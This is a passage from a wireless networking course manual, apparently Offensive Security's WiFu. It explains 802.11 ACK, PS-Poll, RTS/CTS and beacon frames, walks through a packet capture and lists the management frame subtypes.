

Figure 3-3 - ACK Frame in Wireshark

The ACK frame can be recognized by the *Type* field that is set to 1, indicating a control frame and the *Subtype* field of 13 indicates that this is an ACK frame.

3.2.1.2 PS-Poll

Wireless adapters can be placed in power-saving mode (nearly off) to increase battery life. When a station is in power-save mode, the AP buffers the traffic destined for it. The AP uses a Traffic Information Message (TIM) to inform the station that it has some data waiting for it and transmits it in beacon frames.

When a station finds its AID in the TIM map, it uses PS-Poll frames to request the buffered frames from the AP. Each frame must be ACK'd before being removed from the APs buffer. Figure 3-4 below demonstrates how PS-Poll works.



Figure 3-4 - PS-Poll Sequence

3.2.1.3 RTS/CTS

Capture File: http://www.offensive-security.com/wifu/rts-cts.pcap

RTS/CTS is a supplement to the CSMA/CA mechanism that helps in reducing collisions. It adds overhead to the wireless communication, as additional packets have to be added to the beginning of the communication. Figure 3-5 illustrates the communication sequence.



Figure 3-5 - RTS/CTS Communication Sequence

In Figure 3-5 above, we assume that Node 1 wants to communicate with Node 2. Node 2 can be either an AP or a STA.

1 Node 1 sends a "Request to Send" to Node 2.

2 If there was no collision and the request is accepted, Node 2 sends a "Clear to Send" to Node 1 telling it to proceed.

3 Node 1 sends its data.

4 The data is ACK'd by Node 2 if the data was received. Nothing is sent if it fails.

RTS and CTS Frames

An RTS frame has a length of 20 bytes and is built as shown in Figure 3-6.



Figure 3-6 - RTS Frame Structure

A CTS frame has the same length (14 bytes) and structure as an ACK frame as seen in Figure 3-7.



Figure 3-7 - CTS Frame Structure

In Figure 3-8, you can see the entire RTS/CTS sequence in action:



Figure 3-8 - The RTS/CTS Sequence

The players in this capture are:

- **BSSID:** 00:14:BF:C4:EB:7C
- **STA:** 00:13:02:13:9D:1A
- **Gateway:** 00:A0:C5:FC:CB:F4

Let's review this capture frame-by-frame to start getting a better understanding of how this transaction takes place.

Frame 1: The first frame is a beacon frame of the wireless network.



Figure 3-9 - RTS/CTS Frame 1

Frame 2: In the second frame, the AP sends a RTS to the station. Notice that the frame *Type* is 1 (Control frame) and the *Subtype* is 11 (RTS).



Figure 3-10 - RTS/CTS Frame 2

Frame 3: The stations responds to the AP with CTS. We can see in the capture that the *Subtype* of the frame is 12 (CTS).



Figure 3-11 - RTS/CTS Frame 3

Frame 4: Having received a CTS message from the station, the AP sends a data packet originating from the internal network.



Figure 3-12 - RTS/CTS Frame 4

Frame 5: Upon successfully receiving the data packet, the station sends an ACK (Subtype 13) back to the AP.



Figure 3-13 - RTS/CTS Frame 5

3.3 Management Frames

Management frames are used to negotiate and control the relationship between access points and stations. The following table outlines the different types of wireless management frames.

Type Field	Subtype Field	Description
0	0	Association Request
0	1	Association Response
0	2	Re-association Request
0	3	Re-association Response
0	4	Probe Request
0	5	Probe Response
0	6	Measurement Pilot
0	7	Reserved
0	8	Beacon
0	9	ATIM
0	10	Disassociation
0	11	Authentication
0	12	Deauthentication
0	13	Action
0	14	Action No ACK
0	15	Reserved

3.3.1 Beacon Frames

Capture File: http://www.offensive-security.com/wifu/2beacons60sec.pcap

Beacon frames are the most common packets as they are sent at a rate of approximately 10 times per second. Beacons are broadcast by the AP to keep the network synchronized and have a structure as shown in Figure 3-14.



Figure 3-14 - Beacon Frame Structure

The beacons contain useful information about the network such as the network name (unless SSID broadcast is disabled), the capabilities of the AP, the data rates available, etc. Beacons are typically sent every 102.4ms at a rate of 1 Mbit for 802.11b and 2 Mbit for 802.11a or g. This value can be changed as shown in the capture file and in Figure 3-15 where the beacons are sent more than 60 seconds apart.

